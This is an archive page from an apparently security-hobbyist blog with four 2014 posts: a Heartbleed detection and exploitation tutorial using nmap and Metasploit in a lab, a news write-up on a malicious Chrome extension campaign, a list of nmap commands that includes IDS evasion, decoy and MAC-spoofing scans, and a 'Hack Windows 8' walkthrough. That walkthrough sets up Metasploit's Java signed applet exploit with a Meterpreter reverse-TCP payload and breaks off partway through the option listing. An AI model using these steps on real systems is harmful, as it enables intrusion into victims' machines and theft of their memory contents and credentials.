Showing posts with label knowledge corner. Show all posts

Tuesday, 9 September 2014

Exploiting OpenSSL-Heartbleed

Detecting OpenSSL-Heartbleed with Nmap & Exploiting with Metasploit

You can now quickly detect the OpenSSL-Heartbleed vulnerability very quickly on a network using the ever popular nmap command, and with the latest modules from Metasploit you can quickly see the exploit in action.
For this tutorial I will be using a WordPress server and Kali Linux running in two separate VMWare virtual machines.
For a vulnerable server, I used one of Turnkey Linux WordPress VMs.  There are security updates available for Turnkey’s WordPress, but during the VM setup, and for this tutorial, I purposefully told the VM NOT to install the security updates so I could test for the OpenSSL vulnerability.
Once the WordPress VM was configured (just answer a few simple questions) I then fired up my Kali Linux VM.
Nmap has created a Heartbleed script that does a great job of detecting vulnerable servers. The script may not be available in your version of Kali, so you may have to manually install it.

Detecting Exploit with Nmap

If the Open-Heartbleed script is not already included in your nmap install, you will need to manually install it.
This is pretty easy, just visit the OpenSSL-Heartbleed nmap Script page, copy and save the nmap nse script file to your nmap “scripts” directory as seen below:
Heartbleed nmap script save
You will also need the nmap “tls.lua” library file, save this to the nmap “nselib” directory as seen below:
Heartbleed nmap tls library
That is it, we can now use the heartbleed script in nmap to detect vulnerable systems.
To use the command the syntax is:
nmap -sV --script=ssl-heartbleed <target>
All we need to plug in is the IP address of our target test WordPress site, 192.168.1.70 in this instance:
heartbleed nmap script command
And if the target machine is vulnerable we will see this:
nmap heartbleed vulnerable detected
State: VULNERABLE
Risk Factor: High

Exploiting with Metasploit

Now that we know we have a vulnerable server, we can use the latest Metasploit OpenSSL-Heartbleed module to exploit it. (Note: you can use the module to detect vulnerable systems also)
Update metasploit to get the latest modules. Just type “msfupdate” at a Kali command prompt:
msfupdate
Now run “msfconsole” to start Metasploit and you will be presented with the Metasploit console:
Metasploit prompt
Next search for the heartbleed modules:
heartbleed search
Notice there are two, we will just be using the scanner.
Type, “use auxiliary/scanner/ssl/openssl_heartbleed“:
heartbleed metasploit module
We are just going to set two options, “set VERBOSE” to true and we need to “set RHOSTS” to our target IP address as seen below:
verbose rhosts
And finally, just “run” the exploit:
heartbleed leaked data
If you click on the picture above, you will see that Metasploit communicated with the server and was able to pull random data from the server’s memory.
The important thing to note here is that it pulls random data from memory. There is no guarantee that you will find account credentials, session cookie data or critical data every time you run this. But the danger is in the fact that it could display sensitive data.
Thus the best practice (if you haven’t already) is to check your systems for the heartbleed vulnerability and patch them immediately. After the systems are patched change any passwords on the effected machines.
As always, never run security scans or checks on systems that you do not own or have approval to scan.

How exactly does the Heartbleed exploit work?


The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).
The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.


This is not a flaw in TLS; it is a simple memory safety bug in OpenSSL.
The best explanations I've run across so far are the blog posts Diagnosis of the OpenSSL Heartbleed Bug by Sean Cassidy and Attack of the week: OpenSSL Heartbleed by Matthew Green.
In short, Heartbeat allows one endpoint to go "I'm sending you some data, echo it back to me". You send both a length figure and the data itself. The length figure can be up to 64 KiB. Unfortunately, if you use the length figure to claim "I'm sending 64 KiB of data" (for example) and then only really send, say, one byte, OpenSSL would send you back your one byte -- and 64 KiB (minus one) of other data from RAM.
Whoops!
This allows the other endpoint to get random portions of memory from the process using OpenSSL. An attacker cannot choose which memory, but if they try enough times, their request's data structure is likely to wind up next to something interesting, such as your private keys, or users' cookies or passwords.
None of this activity will be logged anywhere, unless you record, like, all your raw TLS connection data.
Not good.
http://xkcd.com/1354/
The above xkcd comic does a nice job illustrating the issue.

Edit: I wrote in a comment below that the heartbeat messages are encrypted. This is not always true. You can send a heartbeat early in the TLS handshake, before encryption has been turned on (though you're not supposed to). In this case, both the request and response will be unencrypted. In normal usage, heartbeats ought to always be sent later, encrypted, but most exploit tools will probably not bother to complete the handshake and wait for encryption.

Saturday, 6 September 2014

Malware Can Bypasses Chrome Extension Security Feature Easily


google chrome security
Researchers have uncovered a new social engineering trick that leads users to a malicious extension from Google Chrome impersonating to deliver Adobe’s Flash Player in order to lure victims in a click fraud campaign.
Security experts at TrendMicro believe that the malware is triggered by opening Facebook or Twitter via shortened links provided in any social networking websites. Once clicked, the links may lead victims to a site that automatically downloads the malicious browser extension.
MALWARE INVOLVES DOWNLOADING MULTIPLE MALICIOUS FILES
The process is quite complicated as the malware drops a downloader file which downloads multiple malicious files on the victim’s computer. Moreover, the malicious program also has ability to bypass Google's recent security protection added to Chrome against installation of browser extensions that are not in Chrome Web Store.


Researchers came across a baiting tweet that advertises “Facebook Secrets”, claiming to show videos that are not publicly available, along with a shortened link that is to be clicked in order to get it. Curious users easily fall victim to such campaign and click the given links to download those videos.
What the user totally unaware of is that the file which he downloaded is a malware dropper with the name “download-video.exe”, detected as TROJ_DLOADE.DND, according to fraud analyst Sylvia Lascano of the security firm Trend Micro.
This malicious file then is used to drop additional malware into the victims’ computer, one such is a Chrome browser extension which masquerades as Flash Player, which could be used for more offensive threats designed to steal victims’ credentials for various online services.
MALWARE BYPASSES GOOGLE’S SECURITY POLICY
In order to evade detection, the malware circumvents Google's security policy – which only allows extension installations hosted in the Chrome Web Store – by creating a folder in the browser's directory where it drops “browser extension components.”
FB secret 3
The browser extension components that needs to be loaded are added to Chrome’s extension folder are as follows:
  • manifest.json – contains browser extension description like name, script to load, version, etc.
  • crx-to-exe-convert.txt – contains the script to be loaded, which can be updated anytime by connecting to a specific URL.
After all the data is parsed by the browser in the dropped component manifest.json, the extension is ready to work.

OPEN FACEBOOK OR TWITTER – BE A VICTIM OF CLICK FRAUD
Once installed, if a user visits Facebook or Twitter, the extension quietly opens a specific site in the background that is written in Turkish, which researchers believe is part of a click fraud or redirection scheme.
“The site is written in Turkish and phrases such as ‘bitter words,’ ‘heavy lyrics,’ ‘meaningful lyrics,’ ‘love messages,’ and ‘love lyrics’ appear on the page. This routine could be a part of a click fraud or redirection scheme,” fraud analyst Sylvia Lascano of the security firm Trend Micro said in a blog post.
SHORTENED LINK HELPED THREAT ACTORS
By the time researchers discovered the campaign, the tweets promoting the sophisticated malware dropper had been retweeted more than 6,000 times.
Here cyber criminals took help of shortened link in order to victimize a large number of victims because of the fact that the shortened link don’t have visibility of where it directs, and contributes to spreading the campaign.
So, in order to protect your computers against this sort of threats, avoid accessing links from any unknown and suspicious sources.

Sunday, 31 August 2014

Nmap Commands

Top 30 Nmap Command Examples For Sys/Network Admins

Nmap is short for Network Mapper. It is an open source security tool for network exploration, security scanning and auditing. However, nmap command comes with lots of options that can make the utility more robust and difficult to follow for new users.
The purpose of this post is to introduce a user to the nmap command line tool to scan a host and/or network, so to find out the possible vulnerable points in the hosts. You will also learn how to use Nmap for offensive and defensive purposes.
nmap in action
nmap in action

More about nmap

From the man page:
Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.
It was originally written by Gordon Lyon and it can answer the following questions easily:
  1. What computers did you find running on the local network?
  2. What IP addresses did you find running on the local network?
  3. What is the operating system of your target machine?
  4. Find out what ports are open on the machine that you just scanned?
  5. Find out if the system is infected with malware or virus.
  6. Search for unauthorized servers or network service on your network.
  7. Find and remove computers which don't meet the organization's minimum level of security.

Sample setup (LAB)

Port scanning may be illegal in some jurisdictions. So setup a lab as follows:
                              +---------+
        +---------+           | Network |         +--------+
        | server1 |-----------+ swtich  +---------|server2 |
        +---------+           | (sw0)   |         +--------+
                              +----+----+
                                   |
                                   |
                         +---------+----------+
                         | wks01 Linux/OSX    |
                         +--------------------+
Where,
  • wks01 is your computer either running Linux/OS X or Unix like operating system. It is used for scanning your local network. The nmap command must be installed on this computer.
  • server1 can be powered by Linux / Unix / MS-Windows operating systems. This is an unpatched server. Feel free to install a few services such as a web-server, file server and so on.
  • server2 can be powered by Linux / Unix / MS-Windows operating systems. This is a fully patched server with firewall. Again, feel free to install few services such as a web-server, file server and so on.
  • All three systems are connected via switch.

#1: Scan a single host or an IP address (IPv4)

### Scan a single ip address ###
nmap 192.168.1.1
 
## Scan a host name ###
nmap server1.cyberciti.biz
 
## Scan a host name with more info###
nmap -v server1.cyberciti.biz
 
Sample outputs:
Fig.01: nmap output
Fig.01: nmap output

#2: Scan multiple IP address or subnet (IPv4)

nmap 192.168.1.1 192.168.1.2 192.168.1.3
## works with same subnet i.e. 192.168.1.0/24
nmap 192.168.1.1,2,3
You can scan a range of IP address too:
nmap 192.168.1.1-20
You can scan a range of IP address using a wildcard:
nmap 192.168.1.*
Finally, you scan an entire subnet:
nmap 192.168.1.0/24

#3: Read list of hosts/networks from a file (IPv4)

The -iL option allows you to read the list of target systems using a text file. This is useful to scan a large number of hosts/networks. Create a text file as follows:
cat > /tmp/test.txt
Sample outputs:
server1.cyberciti.biz
192.168.1.0/24
192.168.1.1/24
10.1.2.3
localhost
The syntax is:
nmap -iL /tmp/test.txt

#4: Excluding hosts/networks (IPv4)

When scanning a large number of hosts/networks you can exclude hosts from a scan:
nmap 192.168.1.0/24 --exclude 192.168.1.5
nmap 192.168.1.0/24 --exclude 192.168.1.5,192.168.1.254
OR exclude list from a file called /tmp/exclude.txt
nmap -iL /tmp/scanlist.txt --excludefile /tmp/exclude.txt

#5: Turn on OS and version detection scanning script (IPv4)

nmap -A 192.168.1.254
nmap -v -A 192.168.1.1
nmap -A -iL /tmp/scanlist.txt 

#6: Find out if a host/network is protected by a firewall

nmap -sA 192.168.1.254
nmap -sA server1.cyberciti.biz

#7: Scan a host when protected by the firewall

nmap -PN 192.168.1.1
nmap -PN server1.cyberciti.biz

#8: Scan an IPv6 host/address

The -6 option enable IPv6 scanning. The syntax is:
nmap -6 IPv6-Address-Here
nmap -6 server1.cyberciti.biz
nmap -6 2607:f0d0:1002:51::4
nmap -v A -6 2607:f0d0:1002:51::4

#9: Scan a network and find out which servers and devices are up and running

This is known as host discovery or ping scan:
nmap -sP 192.168.1.0/24
Sample outputs:
Host 192.168.1.1 is up (0.00035s latency).
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
Host 192.168.1.2 is up (0.0038s latency).
MAC Address: 74:44:01:40:57:FB (Unknown)
Host 192.168.1.5 is up.
Host nas03 (192.168.1.12) is up (0.0091s latency).
MAC Address: 00:11:32:11:15:FC (Synology Incorporated)
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.80 second

#10: How do I perform a fast scan?

nmap -F 192.168.1.1

#11: Display the reason a port is in a particular state

nmap --reason 192.168.1.1
nmap --reason server1.cyberciti.biz

#12: Only show open (or possibly open) ports

nmap --open 192.168.1.1
nmap --open server1.cyberciti.biz

#13: Show all packets sent and received

nmap --packet-trace 192.168.1.1
nmap --packet-trace server1.cyberciti.biz

14#: Show host interfaces and routes

This is useful for debugging (ip command or route command or netstat command like output using nmap)
nmap --iflist
Sample outputs:
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 02:01 IST
************************INTERFACES************************
DEV    (SHORT)  IP/MASK          TYPE        UP MAC
lo     (lo)     127.0.0.1/8      loopback    up
eth0   (eth0)   192.168.1.5/24   ethernet    up B8:AC:6F:65:31:E5
vmnet1 (vmnet1) 192.168.121.1/24 ethernet    up 00:50:56:C0:00:01
vmnet8 (vmnet8) 192.168.179.1/24 ethernet    up 00:50:56:C0:00:08
ppp0   (ppp0)   10.1.19.69/32    point2point up
 
**************************ROUTES**************************
DST/MASK         DEV    GATEWAY
10.0.31.178/32   ppp0
209.133.67.35/32 eth0   192.168.1.2
192.168.1.0/0    eth0
192.168.121.0/0  vmnet1
192.168.179.0/0  vmnet8
169.254.0.0/0    eth0
10.0.0.0/0       ppp0
0.0.0.0/0        eth0   192.168.1.2
 

#15: How do I scan specific ports?

map -p [port] hostName
## Scan port 80
nmap -p 80 192.168.1.1
 
## Scan TCP port 80
nmap -p T:80 192.168.1.1
 
## Scan UDP port 53
nmap -p U:53 192.168.1.1
 
## Scan two ports ##
nmap -p 80,443 192.168.1.1
 
## Scan port ranges ##
nmap -p 80-200 192.168.1.1
 
## Combine all options ##
nmap -p U:53,111,137,T:21-25,80,139,8080 192.168.1.1
nmap -p U:53,111,137,T:21-25,80,139,8080 server1.cyberciti.biz
nmap -v -sU -sT -p U:53,111,137,T:21-25,80,139,8080 192.168.1.254
 
## Scan all ports with * wildcard ##
nmap -p "*" 192.168.1.1
 
## Scan top ports i.e. scan $number most common ports ##
nmap --top-ports 5 192.168.1.1
nmap --top-ports 10 192.168.1.1
 
Sample outputs:
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:23 IST
Interesting ports on 192.168.1.1:
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   open   ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   open   http
110/tcp  closed pop3
139/tcp  closed netbios-ssn
443/tcp  closed https
445/tcp  closed microsoft-ds
3389/tcp closed ms-term-serv
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
 
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
 

#16: The fastest way to scan all your devices/computers for open ports ever

nmap -T5 192.168.1.0/24

#17: How do I detect remote operating system?

You can identify a remote host apps and OS using the -O option:
 
nmap -O 192.168.1.1
nmap -O  --osscan-guess 192.168.1.1
nmap -v -O --osscan-guess 192.168.1.1
Sample outputs:
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:29 IST
NSE: Loaded 0 scripts for scanning.
Initiating ARP Ping Scan at 01:29
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 01:29, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:29
Completed Parallel DNS resolution of 1 host. at 01:29, 0.22s elapsed
Initiating SYN Stealth Scan at 01:29
Scanning 192.168.1.1 [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Completed SYN Stealth Scan at 01:29, 0.16s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.1.1
Retrying OS detection (try #2) against 192.168.1.1
Retrying OS detection (try #3) against 192.168.1.1
Retrying OS detection (try #4) against 192.168.1.1
Retrying OS detection (try #5) against 192.168.1.1
Host 192.168.1.1 is up (0.00049s latency).
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
Device type: WAP|general purpose|router|printer|broadband router
Running (JUST GUESSING) : Linksys Linux 2.4.X (95%), Linux 2.4.X|2.6.X (94%), MikroTik RouterOS 3.X (92%), Lexmark embedded (90%), Enterasys embedded (89%), D-Link Linux 2.4.X (89%), Netgear Linux 2.4.X (89%)
Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (95%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (94%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (94%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.6.15 - 2.6.23 (embedded) (92%), Linux 2.6.15 - 2.6.24 (92%), MikroTik RouterOS 3.0beta5 (92%), MikroTik RouterOS 3.17 (92%), Linux 2.6.24 (91%), Linux 2.6.22 (90%)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.00%D=11/27%OT=22%CT=1%CU=30609%PV=Y%DS=1%G=Y%M=BCAEC5%TM=50B3CA
OS:4B%P=x86_64-unknown-linux-gnu)SEQ(SP=C8%GCD=1%ISR=CB%TI=Z%CI=Z%II=I%TS=7
OS:)OPS(O1=M2300ST11NW2%O2=M2300ST11NW2%O3=M2300NNT11NW2%O4=M2300ST11NW2%O5
OS:=M2300ST11NW2%O6=M2300ST11)WIN(W1=45E8%W2=45E8%W3=45E8%W4=45E8%W5=45E8%W
OS:6=45E8)ECN(R=Y%DF=Y%T=40%W=4600%O=M2300NNSNW2%CC=N%Q=)T1(R=Y%DF=Y%T=40%S
OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
OS:0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Uptime guess: 12.990 days (since Wed Nov 14 01:44:40 2012)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=200 (Good luck!)
IP ID Sequence Generation: All zeros
Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
           Raw packets sent: 1126 (53.832KB) | Rcvd: 1066 (46.100KB)
See also: Fingerprinting a web-server and a dns server command line tools for more information.

#18: How do I detect remote services (server / daemon) version numbers?

nmap -sV 192.168.1.1
Sample outputs:
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:34 IST
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Dropbear sshd 0.52 (protocol 2.0)
80/tcp open  http?
1 service unrecognized despite returning data.

#19: Scan a host using TCP ACK (PA) and TCP Syn (PS) ping

If firewall is blocking standard ICMP pings, try the following host discovery methods:
nmap -PS 192.168.1.1
nmap -PS 80,21,443 192.168.1.1
nmap -PA 192.168.1.1
nmap -PA 80,21,200-512 192.168.1.1

#20: Scan a host using IP protocol ping

nmap -PO 192.168.1.1

#21: Scan a host using UDP ping

This scan bypasses firewalls and filters that only screen TCP:
nmap -PU 192.168.1.1
nmap -PU 2000.2001 192.168.1.1

#22: Find out the most commonly used TCP ports using TCP SYN Scan

 
### Stealthy scan ###
nmap -sS 192.168.1.1
 
### Find out the most commonly used TCP ports using  TCP connect scan (warning: no stealth scan)
###  OS Fingerprinting ###
nmap -sT 192.168.1.1
 
### Find out the most commonly used TCP ports using TCP ACK scan
nmap -sA 192.168.1.1
 
### Find out the most commonly used TCP ports using TCP Window scan
nmap -sW 192.168.1.1
 
### Find out the most commonly used TCP ports using TCP Maimon scan
nmap -sM 192.168.1.1
 

#23: Scan a host for UDP services (UDP scan)

Most popular services on the Internet run over the TCP protocol. DNS, SNMP, and DHCP are three of the most common UDP services. Use the following syntax to find out UDP services:
nmap -sU nas03
nmap -sU 192.168.1.1
Sample outputs:
 
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 00:52 IST
Stats: 0:05:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 32.49% done; ETC: 01:09 (0:11:26 remaining)
Interesting ports on nas03 (192.168.1.12):
Not shown: 995 closed ports
PORT     STATE         SERVICE
111/udp  open|filtered rpcbind
123/udp  open|filtered ntp
161/udp  open|filtered snmp
2049/udp open|filtered nfs
5353/udp open|filtered zeroconf
MAC Address: 00:11:32:11:15:FC (Synology Incorporated)
 
Nmap done: 1 IP address (1 host up) scanned in 1099.55 seconds
 

#24: Scan for IP protocol

This type of scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines:
nmap -sO 192.168.1.1

#25: Scan a firewall for security weakness

The following scan types exploit a subtle loophole in the TCP and good for testing security of common attacks:
 
## TCP Null Scan to fool a firewall to generate a response ##
## Does not set any bits (TCP flag header is 0) ##
nmap -sN 192.168.1.254
 
## TCP Fin scan to check firewall ##
## Sets just the TCP FIN bit ##
nmap -sF 192.168.1.254
 
## TCP Xmas scan to check firewall ##
## Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree ##
nmap -sX 192.168.1.254
 
See how to block Xmas packkets, syn-floods and other conman attacks with iptables.

#26: Scan a firewall for packets fragments

The -f option causes the requested scan (including ping scans) to use tiny fragmented IP packets. The idea is to split up the TCP header over
several packets to make it harder for packet filters, intrusion detection systems, and other annoyances to detect what you are doing.
nmap -f 192.168.1.1
nmap -f fw2.nixcraft.net.in
nmap -f 15 fw2.nixcraft.net.in
## Set your own offset size with the --mtu option ##
nmap --mtu 32 192.168.1.1

#27: Cloak a scan with decoys

The -D option it appear to the remote host that the host(s) you specify as decoys are scanning the target network too. Thus their IDS might report 5-10 port scans from unique IP addresses, but they won't know which IP was scanning them and which were innocent decoys:
nmap -n -Ddecoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip
nmap -n -D192.168.1.5,10.5.1.2,172.1.2.4,3.4.2.1 192.168.1.5

#28: Scan a firewall for MAC address spoofing

 
### Spoof your MAC address ##
nmap --spoof-mac MAC-ADDRESS-HERE 192.168.1.1
 
### Add other options ###
nmap -v -sT -PN --spoof-mac MAC-ADDRESS-HERE 192.168.1.1
 
 
### Use a random MAC address ###
### The number 0, means nmap chooses a completely random MAC address ###
nmap -v -sT -PN --spoof-mac 0 192.168.1.1
 

#29: How do I save output to a text file?

The syntax is:
nmap 192.168.1.1 > output.txt
nmap -oN /path/to/filename 192.168.1.1
nmap -oN output.txt 192.168.1.1

#30: Not a fan of command line tools?

Try zenmap the official network mapper front end:
Zenmap is the official Nmap Security Scanner GUI. It is a multi-platform (Linux, Windows, Mac OS X, BSD, etc.) free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users. Frequently used scans can be saved as profiles to make them easy to run repeatedly. A command creator allows interactive creation of Nmap command lines. Scan results can be saved and viewed later. Saved scan results can be compared with one another to see how they differ. The results of recent scans are stored in a searchable database.
You can install zenmap using the following apt-get command:
$ sudo apt-get install zenmap
Sample outputs:
[sudo] password for vivek:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  zenmap
0 upgraded, 1 newly installed, 0 to remove and 11 not upgraded.
Need to get 616 kB of archives.
After this operation, 1,827 kB of additional disk space will be used.
Get:1 http://debian.osuosl.org/debian/ squeeze/main zenmap amd64 5.00-3 [616 kB]
Fetched 616 kB in 3s (199 kB/s)
Selecting previously deselected package zenmap.
(Reading database ... 281105 files and directories currently installed.)
Unpacking zenmap (from .../zenmap_5.00-3_amd64.deb) ...
Processing triggers for desktop-file-utils ...
Processing triggers for gnome-menus ...
Processing triggers for man-db ...
Setting up zenmap (5.00-3) ...
Processing triggers for python-central ...
Type the following command to start zenmap:
$ sudo zenmap
Sample outputs
Fig.02: zenmap in action

Saturday, 30 August 2014

Hack Windows 8 Java vulnerability


Java signed applet Hack Windows 8 Java vulnerability

In this tutorial we will look at how difficult it can be to hack modern operating systems. 

Hack any Windows Version

 In this tutorial, we will use a Java exploit to hack any Windows version. Now there are some things that you need to know-
  1. There are no 'type something on console and press enter' exploits for modern Operating Systems. They invest enough in security to patch any such vulnerabilities. 
  2. The modern operating systems have exploits where the user has to do something like click on a link, install some program, and in our case, allow java plugin to be used.
  3. The Operating systems are quite secure, however the applications installed by the users almost always have some bugs which can be exploited, and then by privilege escalation methods, you can get a administrator shell. Jave is widely used, and is, unfortunately, quite secure (but we will still use a  Java exploit here)
  4. If you have the latest OS and latest version of Java installed, then they already know how to deal with these kind of attacks and it won't work. We will use Windows 8 and Java 7 build 60 (I upgraded it today), and our exploit will not work. We will then see how to make it work. We will learn a lot of new things. Please follow along only if you have curiosity for knowledge, not just desire to hack.

Java Signed Applet Exploit (browser based exploit)

Some official words here, to help with your digestion-
This exploit dynamically creates a .jar file via the Msf::Exploit::Java mixin, then signs the it. The resultin
g signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if they trust the signed applet. On older versions the dialog will display the value of CERTCN in the "Publisher" line. Newer JVMs display "UNKNOWN" when the signature is not trusted (i.e., it's not signed by a trusted CA). The SigningCert option allows you to provide a trusted code signing cert, the values in which will override CERTCN. If SigningCert is not given, a randomly generated self-signed cert will be used. Either way, once the user clicks "run", the applet executes with full user permissions.

Follow these steps

Commands to execute in bold and red and instruction is green.
===================================================
root@kali:~# service postgresql start[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
root@kali:~# msfconsole _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\

Using notepad to track pentests? Have Metasploit Pro report on hosts,
services, sessions and evidence -- type 'go_pro' to launch it now.
       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1060 exploits - 659 auxiliary - 178 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use exploit/multi/browser/java_signed_applet (Java signed applet exploit)    msf  exploit(java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   APPLETNAME      SiteLoader       yes       The main applet's class name.
   CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
   SigningKey                       no        Path to a signing key in PEM format
   SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
   URIPATH                          no        The URI to use for this exploit (default is random)

Exploit target:
   Id  Name
   --  ----
   1   Windows x86 (Native Payload)

msf  exploit(java_signed_applet) > set PAYLOAD windows/meterpreter/reverse_tcp (meterpreter payload)PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   APPLETNAME      SiteLoader       yes       The main applet's class name.
   CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
